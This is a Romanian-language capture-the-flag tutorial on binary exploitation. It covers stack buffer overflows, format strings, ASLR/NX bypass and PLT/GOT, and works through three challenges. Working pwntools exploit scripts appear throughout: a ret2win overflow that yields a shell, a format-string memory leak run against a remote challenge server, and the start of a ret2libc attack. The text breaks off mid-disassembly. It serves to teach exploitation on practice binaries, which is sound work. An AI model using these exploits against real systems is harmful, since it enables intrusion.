A-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL
AAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAA"...)
RDI: 0x1
RBP: 0x4e73413873416973 ('siAs8AsN')
RSP: 0x7fffffffdc08 ("AsjAs9AsOAskAsPAslAsQAsmAsRAsoAsSAspAsTAsqAsUAsrAsVAstAsWA
suAsXAsvAsYAswAsZAsxAsyAszAB%ABsABBAB$ABnABCAB-AB(ABDAB;AB)ABEABaAB0ABFABbAB1ABG
ABcAB2ABHABdAB3ABIABeAB4ABJABfAB5ABKABgAB6")
RIP: 0x4005d9 (<overflow+74>:   ret)
```

Luați primele 4 caractere din RSP “AsjA” și folosiți următoarea comanda “**pattern_offset AsjA”**.

```
gdb-peda$ pattern_offset AsjA
AsjA found at offset: 520
```

Acum avem offsetul nostru. Vom face un test sa vedem dacă memoria poate fi controlată scriind cu B(42).

```
from pwn import *

p=process("./exemplu")
gdb.attach(p,gdbscript='''
b *0x00000000004005d9
''')
payload="A"*520 + 8*"B"
p.sendline(payload)
log.info(payload)
p.interactive()
```

```
RAX: 0x0
RBX: 0x0
RCX: 0x0
RDX: 0x0
RSI: 0x602260 ("User provided 529 bytes. Buffer content is: ", 'A' <repeats 156
times>...)
RDI: 0x1
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffdc08 ("BBBBBBBB\n\335\377\377\377\177")
RIP: 0x4005d9 (<overflow+74>:   ret)
```

Stiva noastra este suprascrisa cu B-uri (registrul RSP). Tot ce trebuie sa mai facem este sa adaugam și funcția care nu este executată pe stiva.

```
from pwn import *

p=process("./exemplu")
gdb.attach(p,gdbscript='''
b *0x00000000004005d9
''')
functie=0x400577 #adresa funcției care nu este apelată
payload="A"*520 + p64(functie)
p.sendline(payload)
log.info(payload)
p.interactive()
```

Rulăm si apasam c.

```
RAX: 0x7ffff7b95e17 --> 0x2f6e69622f00632d ('-c')
RBX: 0x0
RCX: 0x7ffff7b95e1f --> 0x2074697865006873 ('sh')
RDX: 0x0
RSI: 0x7ffff7dcf6a0 --> 0x0
RDI: 0x2
RBP: 0x7fffffffdac8 --> 0x0
RSP: 0x7fffffffda68 --> 0x0
RIP: 0x7ffff7a31406 (<do_system+1094>:  movaps XMMWORD PTR [rsp+0x40],xmm0)
R8 : 0x7ffff7dcf600 --> 0x0
R9 : 0x1fe
R10: 0x8
R11: 0x246
R12: 0x400688 --> 0x68732f6e69622f ('/bin/sh')
R13: 0x7fffffffdd00 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow
)
```

S-a rescris memoria dar totuși avem aceasta eroare **xmmword** asta înseamnă ca stiva nu s-a aliniat, cand intampinati în exploatare așa ceva sau merge local și nu pe serverul tinta mai adaugati un **ret** care sa ajute la alinierea stivei.

```
darius@bit-sentinel:~/Desktop/unbreakable/introducere_in_pwn$ gdb -q ./exemplu

warning: ~/peda/peda.py source ~/peda/peda.py: No such file or directory
Reading symbols from ./exemplu...(no debugging symbols found)...done.
gdb-peda$ b main
Breakpoint 1 at 0x4005de
gdb-peda$ r
Starting program: /home/darius/Desktop/unbreakable/introducere_in_pwn/exemplu
```


```
gdb-peda$ ropsearch ret
Searching for ROP gadget: 'ret' in: binary ranges
0x0040044e : (b'c3')    ret
0x004004c1 : (b'c3')    ret
0x004004f9 : (b'c3')    ret
0x00400539 : (b'c3')    ret
0x0040055a : (b'c3')    ret
0x00400561 : (b'c3')    ret
0x0040058e : (b'c3')    ret
0x004005d9 : (b'c3')    ret
0x004005f9 : (b'c3')    ret
0x0040064f : (b'c3')    ret
0x00400664 : (b'c3')    ret
0x00400671 : (b'c3')    ret
0x0040067c : (b'c3')    ret
0x0060044e : (b'c3')    ret
0x006004c1 : (b'c3')    ret
0x006004f9 : (b'c3')    ret
0x00600539 : (b'c3')    ret
0x0060055a : (b'c3')    ret
0x00600561 : (b'c3')    ret
0x0060058e : (b'c3')    ret
0x006005d9 : (b'c3')    ret
0x006005f9 : (b'c3')    ret
0x0060064f : (b'c3')    ret
0x00600664 : (b'c3')    ret
0x00600671 : (b'c3')    ret
```

Luați oricare din aceste adrese și adaugati in scriptul de exploit.

```
from pwn import *

p=process("./exemplu")

ret=0x0040044e   #adresa ret pentru a alinia stiva
```

```
functie=0x400577 #adresa funcției care nu este apelată

payload="A"*520 +p64(ret)+p64(functie)
p.sendline(payload)
log.info(payload)
p.interactive()
```

Executati exploit-ul si veti avea shell.



Tipuri de vulnerabilitati și tehnici folosite in exploatarea aplicațiilor.

- **Stack buffer overflow -** În software, o depășire a bufferului stivei sau depășirea bufferului stivei apare atunci când un program scrie pe o adresă de memorie din stiva de apeluri a programului în afara structurii de date intenționate, care este de obicei un buffer cu lungime fixă. Bug-urile de depășire a bufferului stivei sunt cauzate atunci când un program scrie mai multe date într-un buffer situat pe stivă decât ceea ce este de fapt alocat pentru acel buffer. Acest lucru are ca rezultat aproape întotdeauna corupția datelor adiacente din stivă și, în cazurile în care revărsarea a fost declanșată din greșeală, de multe ori va provoca blocarea programului sau funcționarea incorectă. Stack buffer overflow este un tip de defecțiune de programare mai generală cunoscută sub numele de buffer overflow (sau buffer overrun). Supraumplerea unui tampon pe stivă este mai probabil să deraieze execuția programului decât supraumplerea unui tampon pe heap deoarece stiva conține adresele de retur pentru toate apelurile de funcții active.
- **Heap overflow -** Se întâmplă atunci când o bucată de memorie este alocată grămezii și datele sunt scrise în această memorie fără a se face o verificare legată a datelor. Acest lucru poate duce la suprascrierea unor structuri de date critice în heap, cum ar fi antetele heap, sau orice date bazate pe heap, cum ar fi indicatorii de obiect dinamic, care, la rândul lor, pot duce la suprascrierea tabelului de funcții virtuale.
- **Integer overflow -** Acest tip de vulnerabilitate se intalneste atunci când o valoare este mutată într-un tip de variabila prea mica pentru a o păstra. Un exemplu este “downcasting” de la o variabila long (care are opt octeți alocați) la un int (care folosește doi sau patru octeți). Acest lucru se realizează prin reducerea valorii la o dimensiune suficient de mică încât să se potrivească valorii mai mici. Dacă oricare dintre biții care sunt scăpați este diferit de zero, atunci valoarea devine brusc mult mai mică.

- **Format strings** - “Format strings” sunt folosite în multe limbaje de programare pentru a insera valori într-un șir de text. În unele cazuri, acest mecanism poate fi abuzat pentru a efectua atacuri de depășire a bufferului, pentru a extrage informații sau pentru a executa cod arbitrar.
- **Tehnica de exploatare anti ASLR** - Pentru a ocoli ASLR, un atacator trebuie să găsească de obicei o vulnerabilitate de tip „scurgere de informații” care să scape de locațiile de memorie; sau atacatorul poate sonda memoria până când găsesc locația corectă în care rulează o altă aplicație și apoi își modifică codul pentru a viza acel spațiu de adrese de memorie.
- **Tehnica de exploatare anti NX** - Cu bitul NX activat, abordarea noastră clasică de depășire a bufferului bazat pe stivă nu va reuși să exploateze vulnerabilitatea. Întrucât în abordarea clasică, shellcode a fost copiat în stivă și adresa de returnare a indicat spre shellcode. Dar acum, din moment ce stiva nu mai este executabilă, exploitul nostru eșuează !! Dar această tehnică de atenuare nu este complet infailibilă. Bitul NX poate fi ocolit folosind o tehnică de atac numită „return-to-libc”. Aici adresa de returnare este suprascrisă cu o anumită adresă de funcție libc (în loc de adresa stivei care conține codul shell). De exemplu, dacă un atacator dorește să creeze un shell, el suprascrie adresa de returnare cu adresa system() și stabilește, de asemenea, argumentele necesare cerute de system() în stivă, pentru invocarea cu succes.

Despre LIBC, GOT si PLT

Ce este LIBC-ul?

LIBC-ul este libraria C standard, de unde sunt importate cele mai utilizate funcții într-un program, funcții precum: printf, scanf, fgets, gets, open, fopen, malloc, free etc. Cand un program apelează funcția malloc(), funcția executată va fi cea din libc.

În cazul unei funcții declarate și definite de noi, spre ex:

```
void print_hello()
{
      puts("Salutare");
}
```

Compilatorul știe adresa funcției în momentul compilarii, și o va înlocui cum trebuie:

```
pwndbg> disassemble main
Dump of assembler code for function main:
   0x0000000000401135 <+0>:   push   rbp
   0x0000000000401136 <+1>:   mov   rbp,rsp
```

```
   0x0000000000401139 <+4>:   mov   eax,0x0
   0x000000000040113e <+9>:   call   0x401122 <print_hello>
   0x0000000000401143 <+14>:  mov   eax,0x0
   0x0000000000401148 <+19>:  pop   rbp
   0x0000000000401149 <+20>:  ret
pwndbg> disassemble 0x401122
Dump of assembler code for function print_hello:
   0x0000000000401122 <+0>:   push   rbp
   0x0000000000401123 <+1>:   mov   rbp,rsp
   0x0000000000401126 <+4>:   lea   rdi,[rip+0xed7]        # 0x402004
   0x000000000040112d <+11>:  call   0x401030 <puts@plt>
   0x0000000000401132 <+16>:  nop
   0x0000000000401133 <+17>:  pop   rbp
   0x0000000000401134 <+18>:  ret
End of assembler dump.
```

Putem vedea dacă avem același caz și pentru funcția externă **puts**:

```
pwndbg> disassemble 0x401030
Dump of assembler code for function puts@plt:
   0x0000000000401030 <+0>:   jmp   QWORD PTR [rip+0x2fe2]        # 0x404018
<puts@got.plt>
   0x0000000000401036 <+6>:   push   0x0
   0x000000000040103b <+11>:  jmp   0x401020
End of assembler dump.
```

Nu pare deloc a fi funcția puts. Aceasta este “funcția” din PLT pentru **puts**.

Ce este PLT si ASLR?

PLT-ul (Procedure Linkage Table) este folosit pentru a apela funcții ale căror adrese nu sunt cunoscute la momentul compilarii, precum funcțiile importante(externe). Așadar, la momentul compilarii, se va folosi adresa funcției din **PLT.** De ce nu sunt cunoscute? Pentru ca intervine protectia ASLR.

ASLR-ul (Address Space Layout Randomization), mai pe scurt, randomizeaza baza adresei libc în memorie la fiecare rulare a executabilului, și din cauza acestui fapt, nu știm adresa funcțiilor în momentul compilarii. Mai multe despre ASLR.

Ce face PLT-ul? PLT-ul va sari, cu primul jmp, in GOT entry-ul pentru **puts**.

Ce este GOT?

GOT (Global Offsets Table) este un vector de pointeri către funcții din libc. Cand zic GOT entry pentru funcția X, mă refer la elementul din vector care contine adresa din **libc** a funcției X. Deci la 0x404018 (rip+0x2fe2) se afla un pointer către funcția **puts** din **libc**, și instrucțiunea :

```
jmp   qword ptr [rip + 0x2fe2] <0x404018> <puts@got.plt>
```

Va ajuta la mutarea instrucțiunilor în acea funcție.

Mai multe despre PLT si GOT.

Resurse utile

- LiveOverflow
- Nightmare
- RPISEC/MBE
- pwn.college
- Hacking: The Art of Exploitation, 2nd Edition 2nd Edition
- The Shellcoder's Handbook: Discovering and Exploiting Security Holes

Librarii si unelte utile în rezolvarea exercițiilor

- pwntools
- IDA
- Ghidra
- pwndbg
- ROPgadget
- libc-database

Exerciții și rezolvări

Notafuzz (usor - mediu)

Concurs: UNbreakable #1 (2020)

Descriere:

```
To fuzz or nor?

Flag format: ctf{sha256}

Goal: You have to connect to the service using telnet/netcat and find a way
to recover the flag by abusing a common techniques used in the exploitation
of binaries.

The challenge was created by Bit Sentinel.
```

Rezolvare:

Fișierul atașat exercițiului este un executabil de linux. Putem sa îl rulăm pentru a vedea cum funcționează:

```
yakuhito@furry-catstation:~/ctf/unbr1/notafuzz$ ./chall
Good luck!
Do you have the control?
yes
yes
It does not look like. You have the alt!
Do you have the control?
^C
```

Pentru a înțelege mai bine cum merge aplicația, o putem deschide și decompila cu IDA Pro:

```
49  for ( i = 1; i <= 9999; ++i )
50  {
51    if ( i == 3 )
52    {
53      puts("Do you have the control ?");
54      __isoc99_scanf("%1023[^\n]", &format);
55      while ( getchar() != 10 )
56        ;
57      printf(&format, v4);
58      puts("It does not look like. You have the alt!");
59    }
60    else
61    {
62      puts("Do you have the control ?");
63      __isoc99_scanf("%1023[^\n]", &format);
64      while ( getchar() != 10 )
65        ;
66      puts(&format);
67      puts("It does not look like. You have the alt!");
68    }
69  }
70  return __readfsqword(0x28u) ^ v26;
71}
```

Imaginea de mai sus reprezinta o parte din codul reasamblat al funcției **main**. Se poate observa ca programul folosește o structura repetitiva pentru a pune întrebarea (“Do you have control?”) și a printa rezultatul. Cand **i** are valoarea 3, input-ul utilizatorului este afișat cu **printf** în loc de **puts**.

Pentru ca input-ul utilizatorului e printat cu **printf** și e dat ca primul argument, aplicația este vulnerabilă la un atac de tip ‘format string’. Putem pune specificatori precum **%s** și **%p** în input-ul nostru, iar **printf** îi va interpreta și va afișa valori de pe stack. Un exemplu poate fi găsit mai jos:

```
yakuhito@furry-catstation:~/ctf/unbr1/notafuzz$ ./chall
Good luck!
Do you have the control?
yaku
yaku
It does not look like. You have the alt!
Do you have the control?
yaku
yaku
It does not look like. You have the alt!
Do you have the control?
%7$p
0x100000000It does not look like. You have the alt!
Do you have the control?
^C
yakuhito@furry-catstation:~/ctf/unbr1/notafuzz$
```

Din exemplul de mai sus, putem deduce că valoarea **0x100000000** se poate gasi undeva pe stack. Vulnerabilitatile de tip **format string** pot fi folosite și pentru a obține un shell pe server-ul care rulează aplicația afectată, însă acest exercițiu permite și o soluție mult mai simpla: flag-ul se afla în memorie, deci poate fi citit.

Cum nu știm offsetul la care se afla flag-ul, va trebui sa folosim un program pentru a încerca toate offset-urile de la 1 la un număr mare ales arbitrar (1000). Un exemplu în python poate fi găsit mai jos:

```
from pwn import *

context.log_level = "CRITICAL"

def leakAddr(memOffset):
      r = remote('35.246.180.101', 31425)
      r.recvuntil('Do you have the control?')
      r.sendline('yaku')
      r.recvuntil('Do you have the control?')
      r.sendline('yaku')
      r.recvuntil('Do you have the control?\r\n')
      r.sendline(' | %' + str(memOffset) + '$p | ')
      resp = r.recvuntil('Do you have the control?')
      r.close()
      return resp.decode().split(' | ')[3]

for i in range(1000):
      print(str(i) + " " + leakAddr(i))
```

Programul de mai sus folosește **pwntools**, una dintre cele mai folositoare biblioteci în rezolvarea acestui tip de exerciții. Funcția **leakAddr** face în mod automat ce a fost arătat in exemplul precedent: trimite un specificator de tip **%p** ca răspuns la a treia întrebare pentru a citi memorie de la un offset specificat ca parametru al funcției. Structura repetitiva de tip **for** este folosită pentru a încerca toate offset-urile de la 1 la 999.

Dacă rulezi scriptul de mai sus, vedem niște valori care par a fi ASCII incepand cu offsetul 136:

```
yakuhito@furry-catstation:~/ctf/unbr1/notafuzz$ python solve.py

[...]
135 (nil)
```

```
136 0x585858587b667463
137 0x5858585836646166
138 0x5858585830343335
139 0x5858585866303831
140 0x5858585863346236
141 0x5858585839346636
142 0x5858585831646164
143 0x5858585861643833
144 0x5858585834646565
145 0x5858585866633734
146 0x5858585839663332
147 0x5858585833363439
148 0x5858585831383435
149 0x5858585835323966
150 0x5858585830663135
151 0x5858585863626435
152 0x5858585830373036
153 0x585858587d
154 (nil)
[...]
```

Putem folosi python pentru a vedea ce contine, de fapt, stringul:

```
yakuhito@furry-catstation:~/ctf/unbr1/notafuzz$ python
Python 3.6.9 (default, Oct  8 2020, 12:12:24)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> enc_flag =
bytearray.fromhex("585858587d5858585830373036585858586362643558585858306631
3558585858353239665858585831383435585858583336343958585858396633325858585866
6633734585858583464656558585858616438335858585831646164585858583934663658585
8586334623658585858663038315858585830343335585858583664616658585858587b666746
3")
>>> flag = enc_flag[::-1].decode()
>>> print(flag)
ctf{XXXXfad6XXXX5340XXXX180fXXXX6b4cXXXX6f49XXXXdad1XXXX38daXXXXeed4XXXX47c
fXXXX23f9XXXX9463XXXX5481XXXXf925XXXX51f0XXXX5dbcXXXX6070XXXX}XXXX
>>> print(flag.replace("X", ""))
ctf{fad65340180f6b4c6f49da[redactat]994635481f92551f05dbc6070}
>>>
```

Rezolvare în engleză: https://blog.kuhi.to/unbreakable-romania-1-writeup#notafuzz

Bof (mediu)

Concurs: UNbreakable #2 (2020)

Descriere:

```
This is a basic buffer overflow.

Flag format: CTF{sha256}
```

Rezolvare:

Fișierul dat pe pagina exercițiului este o aplicație cu o vulnerabilitate de tip **buffer overflow**:

```
yakuhito@furry-catstation:~/ctf/unr2/bof$ ./bof
Please enter the flag:
ctf{yakuhito}
yakuhito@furry-catstation:~/ctf/unr2/bof$ python -c 'print("A" * 1024)' |
./bof
Please enter the flag:
Segmentation fault
yakuhito@furry-catstation:~/ctf/unr2/bof$ checksec ./bof
[*] '/home/yakuhito/ctf/unr2/bof/bof'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE
yakuhito@furry-catstation:~/ctf/unr2/bof$
```

Dacă rulăm aplicația normal și input-ul nostru nu e foarte lung, totul merge bine. Dacă input-ul nostru are o lungime de 1024 de caractere, aplicația se 'strica' și returnează **Segmentation Fault**. Aceasta eroare confirma faptul ca aplicația are o vulnerabilitate de tip **buffer overflow**. A treia comanda testează dacă anumite tipuri de protectie sunt pornite, însă toate sunt oprite, insemnand ca vulnerabilitatea va fi mai ușor de exploatat.

După confirmarea vulnerabilității, vom încerca sa rescriem registrul **RIP (Return Instruction Pointer)**. Dacă am trimite 1024 de 'A'-uri aplicației, adresa scrisă din RIP ar conține doar 'A'-uri.

În schimb, dacă trimitem un string în care orice grup de 8 caractere este diferit și vedem nouă valoare a RIP-ului, putem deduce offset-ul la care se afla grupul care l-a rescris. Putem crea un astfel de string cu ajutorul funcției **cyclic** din biblioteca **pwntools**:

```
yakuhito@furry-catstation:~/ctf/unr2/bof$ python -c "from pwn import *;
print(cyclic(1024, n=8))"
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaa
aaaaakaaaaaaalaaaaaaamaaaaaaanaaaaaaaoaaaaaaapaaaaaaaqaaaaaaaraaaaaaasaaaaa
aataaaaaaauaaaaaaavaaaaaaawaaaaaaaxaaaaaaayaaaaaaazaaaaaabbaaaaaabcaaaaaabd
aaaaaabeaaaaaabfaaaaaabgaaaaaabhaaaaaabiaaaaaabjaaaaaabkaaaaaablaaaaaabmaaa
aaabnaaaaaaboaaaaaabpaaaaaabqaaaaaabraaaaaabsaaaaaabtaaaaaabuaaaaaabvaaaaaa
bwaaaaaabxaaaaaabyaaaaaabzaaaaaacbaaaaaaccaaaaaacdaaaaaaceaaaaaacfaaaaaacga
aaaaachaaaaaaciaaaaaacjaaaaaackaaaaaaclaaaaaacmaaaaaacnaaaaaacoaaaaaacpaaaa
aacqaaaaaacraaaaaacsaaaaaactaaaaaacuaaaaaacvaaaaaacwaaaaaacxaaaaaacyaaaaaac
zaaaaaadbaaaaaadcaaaaaaddaaaaaadeaaaaaadfaaaaaadgaaaaaadhaaaaaadiaaaaaadjaa
aaaadkaaaaaadlaaaaaadmaaaaaadnaaaaaadoaaaaaadpaaaaaadqaaaaaadraaaaaadsaaaaa
adtaaaaaaduaaaaaadvaaaaaadwaaaaaadxaaaaaadyaaaaaadzaaaaaaebaaaaaaecaaaaaaed
aaaaaaeeaaaaaaefaaaaaaegaaaaaaehaaaaaaeiaaaaaaejaaaaaaekaaaaaaelaaaaaaemaaa
aaaenaaaaaaeoaaaaaaepaaaaaaeqaaaaaaeraaaaaaesaaaaaaetaaaaaaeuaaaaaaevaaaaaa
ewaaaaaaexaaaaaaeyaaaaaaezaaaaaafbaaaaafcaaaaaaf
yakuhito@furry-catstation:~/ctf/unr2/bof$ gdb ./bof
GNU gdb (Ubuntu 8.1-0ubuntu3.2) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 180 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./bof...(no debugging symbols found)...done.
gdb-peda$ r
Starting program: /home/yakuhito/ctf/unr2/bof/bof
Please enter the flag:
aaaaaaaab[...]aaaaaf
```

```
Program received signal SIGSEGV, Segmentation fault.
[...]
 RSP  0x7fffffffd9b8 ◂-- 0x626161616161616f ('oaaaaaab')
 RIP  0x4007f6 (vuln+33) ◂-- ret
──────────────────────────────────────────────────────────────────────────────
────[ DISASM
]──────────────────────────────────────────────────────────────────────────────
─────
 ► 0x4007f6 <vuln+33>    ret    <0x626161616161616f>
[...]
```

Folosind **gdb**, observam ca noua adresa din **RIP** este **0x626161616161616f**. Pentru a calcula offsetul, putem folosi functia **cyclic_find**:

```
yakuhito@furry-catstation:~/ctf/unr2/bof$ python
Python 3.6.9 (default, Oct  8 2020, 12:12:24)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> cyclic_find(0x626161616161616f, n=8)
312
>>>
```

Offsetul grupului de caractere care rescrie RIP-ul este **312**. În gdb putem vedea și ca aplicația conține o funcție numită **flag** care (probabil) va printa flag-ul atunci cand este executată:

```
gdb-peda$ disassemble flag
Dump of assembler code for function flag:
   0x0000000000400767 <+0>:   push   rbp
   0x0000000000400768 <+1>:   mov    rbp,rsp
```

Obiectivul acestui exercițiu este să scriem adresa funcției **flag** în **RIP**. Putem genera payload-ul folosind un script simplu de python:

```
from pwn import *

#r = remote("35.242.253.155", 30339)
r = process("./bof")
```

```
win_func = 0x400767

payload = b""
payload += b"A" * 312
payload += p64(win_func)

r.sendline(payload)
r.interactive()
```

În scriptul de mai sus, variabila **r** este folosită pentru a comunica cu aplicația vulnerabilă. Linia comentata declara **r** ca fiind un proces **remote**, adică se conecteaza la adresa IP si portul specificate. A doua linie declara **r** ca un proces local, adică rulează aplicația numita **bof** din folderul curent. Pentru a testa exploitul nostru, este mai bine sa ne testăm payload-urile local și apoi să exploatăm aplicația care rulează pe server.

Payload-ul contine 312 caractere de 'A', iar apoi adresa funcției **flag**. Pentru a ne asigura ca valoarea este bine reprezentată în memorie, folosim funcția **p64**, care transforma adresele funcțiilor în reprezentarea lor in memorie pe 64 de biti (daca apliatia era de 32 de biti si registrul se numea **EIP**, puteam folosi funcția **p32**). Scriptul trimite apoi payload-ul folosind **sendline** și ne da controlul asupra aplicației folosind funcția **interactive**. Dacă rulam scriptul, putem vedea ca acesta merge local:

```
yakuhito@furry-catstation:~/ctf/unr2/bof$ python exploit.py
[+] Starting program './bof': Done
[*] Switching to interactive mode
[*] Program './bof' stopped with exit code 0
Please enter the flag:
Well done!! Now use exploit remote!
[*] Got EOF while reading in interactive
$
[*] Interrupted
yakuhito@furry-catstation:~/ctf/unr2/bof$
```

Totuși, dacă folosim **remote**, flag-ul nu va fi printat. Cauza este faptul ca buffer overflow-ul a 'dezaliniat' stack-ul. Pentru a rezolva problema, putem apela o funcție **ret** înainte de a apela funcția **flag**:

```
from pwn import *
```

```
r = remote("35.242.253.155", 30339)
#r = process("./bof")

win_func = 0x400767
ret_gadget = 0x4007f6

payload = b""
payload += b"A" * 312
payload += p64(ret_gadget)
payload += p64(win_func)

r.sendline(payload)
r.interactive()
```

```
yakuhito@furry-catstation:~/ctf/unr2/bof$ python exploit.py
[+] Opening connection to 35.242.253.155 on port 30339: Done
[*] Switching to interactive mode
Please enter the flag:
ctf{7d8637ccacd013dfe[redactat]4d5195daf5f7e9852b4d0a}
[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to 35.242.253.155 port 30339
yakuhito@furry-catstation:~/ctf/unr2/bof$
```

Rezolvare în engleză: https://blog.kuhi.to/unbreakable-romania-2-writeup#bof

Baby-rop (mediu - greu)

Concurs: ECSC Quals (2020)


Descriere:

```
This is a simple pwn challenge. You should get it during lunch break.
Running on Ubuntu 20.04.
```

Rezolvare:

Executabilul dat este vulnerabil la **buffer overflow**, însă vom observa imediat diferenta dintre acest executabil, și cel anterior. Voi folosi Ghidra pentru a îl decompila.

Ne uităm în funcțiile executabilului, dar nu găsim funcția **main**. Ce facem dacă nu găsim **main?** Care funcție dintre cele de mai jos ne sugerează ca de acolo ar începe execuția? Funcția **entry**.



Observam ca este apelata functia **__libc_start_main.** Pe scurt, aceasta functie apelează **main**-ul. Mai multe informații despre aceasta funcție se găsesc aici: __libc_start_main. Ce ne interesează pe noi este primul parametru, acesta fiind un pointer către funcția **main**.

```
void entry(undefined8 param_1,undefined8 param_2,undefined8 param_3)

{
  undefined8 in_stack_00000000;
  undefined auStack8 [8];

  __libc_start_main(FUN_0040145c,in_stack_00000000,&stack0x00000008,FUN_00401600,FUN_00401670,
                    param_3,auStack8);
  do {
                    /* WARNING: Do nothing block with infinite loop */
  } while( true );
}
```

Redenumim **FUN_0040145c** la **main** si accesam functia.

```
undefined8 main(void)

{
  setvbuf(stdin,(char *)0x0,2,0);
  setvbuf(stdout,(char *)0x0,2,0);
  puts("Solve this challenge to prove your understanding to black magic.");
  FUN_00401176();
  return 0;
}
```

Primele două instructaje sunt neinteresante pentru noi, iar a treia este destul de clară. Așa ca ne uităm la a 4-a instrucțiune, si anume : **FUN_00401176()**. Observam ca se declara multe variabile, se inițializează cu 0, și apoi vine acest apel :

```
gets((char *)&local_108);
```

Deja știm de funcția gets(), care este vulnerabil. Acum trebuie sa calculam offsetul. În writeup-ul anterior s-a folosit cyclic pentru a calcula offsetul, dar mai este o metoda. În Ghidra, numele variabilelor se da în funcție de offsetul fata de adresa de return. Adică, de la variabila local_108 pana la adresa de return sunt 0x108 bytes.

```
from pwn import *

exe = ELF("./pwn_baby_rop")
p = process("./pwn_baby_rop")

padding = b"A"*0x108
```

Funcția **ELF** face parte din pwntools și encapsuleaza informații despre executabil pentru a putea fi accesate mai ușor.

Și acum începem sa observam diferenta dintre acest challenge, și challenge-ul anterior. Nu mai avem funcție de **win**. Deci cum se rezolva?

Acest tip de exercițiu se rezolva in doua stagii:

1. Facem rost de o adresa de **libc** (libc leak)
2. Apelam **system("/bin/sh")** sau **one_gadget**.

STAGIUL I

Cand ne referim la adresa de libc, ne referim la adresa unui element din **libc** (funcție, variabila, etc) sau orice alta adresa din **libc** care m-ar ajuta sa calculez unde este baza. Ca sa facem rost de leak, avem nevoie de o funcție care afișează date pe ecran (**puts, fputs, printf, fprintf**, etc).

Cea mai convenabila funcție dintre acestea este **puts**, deoarece are un singur parametru și nu trebuie sa avem grija de alți parametrii. Ca sa facem **puts**-ul sa printeze pe ecran un pointer din libc, trebuie sa îi dăm ca parametru o adresa unde se afla un pointer către libc, si ce adresa ar fi mai buna decat adresa unui GOT entry? Apelarea funcției **puts** este similară cu apelarea funcției **flag** din writeup-ul anterior, însă cum transmitem parametrul?

Primii 6 parametrii se transmit prin intermediul registrilor RDI, RSI, RDX, RCX, R8, R9, iar restul se iau de pe stiva. Putem verifica asta și în executabilul nostru. Punem un breakpoint înainte de apelul funcției puts, și rulăm, se poate observa clar pointerul către string în RDI:

```
RAX  0x0
RBX  0x0
RCX  0xfbad0087
RDX  0x0
RDI  0x402008 ◂— 'Solve this challenge to prove your understanding to black magic.'
RSI  0x7ffff7fba8c0 (_IO_stdfile_1_lock) ◂— 0x0
R8   0x7ffff7fba8c0 (_IO_stdfile_1_lock) ◂— 0x0
R9   0x7ffff7fbf500 ◂— 0x7ffff7fbf500
R10  0xffffffffffff4d7
R11  0x7ffff7e6ef90 (setvbuf) ◂— push   r13
R12  0x401090 ◂— endbr64
R13  0x7fffffffeb90 ◂— 0x1
R14  0x0
R15  0x0
RBP  0x7fffffffeab0 —▸ 0x401600 ◂— endbr64
RSP  0x7fffffffe9b0 ◂— 0x0
RIP  0x4015de ◂— call   0x401060
                                                              [ DISASM ]
► 0x4015de    call   puts@plt <puts@plt>
      s: 0x402008 ◂— 'Solve this challenge to prove your understanding to black magic.'

  0x4015e3    mov    eax, 0
  0x4015e8    call   0x401176 <0x401176>
```

Chiar înainte de a apela funcția **puts**, se pune un pointer către stringul "*Solve this ….*" în RDI, și apoi se apeleaza functia:

```
004015d7 48 8d 3d     LEA      RDI,[s_Solve_this_challenge_to_prove… = "Solve this cha
         2a 0a 00
         00
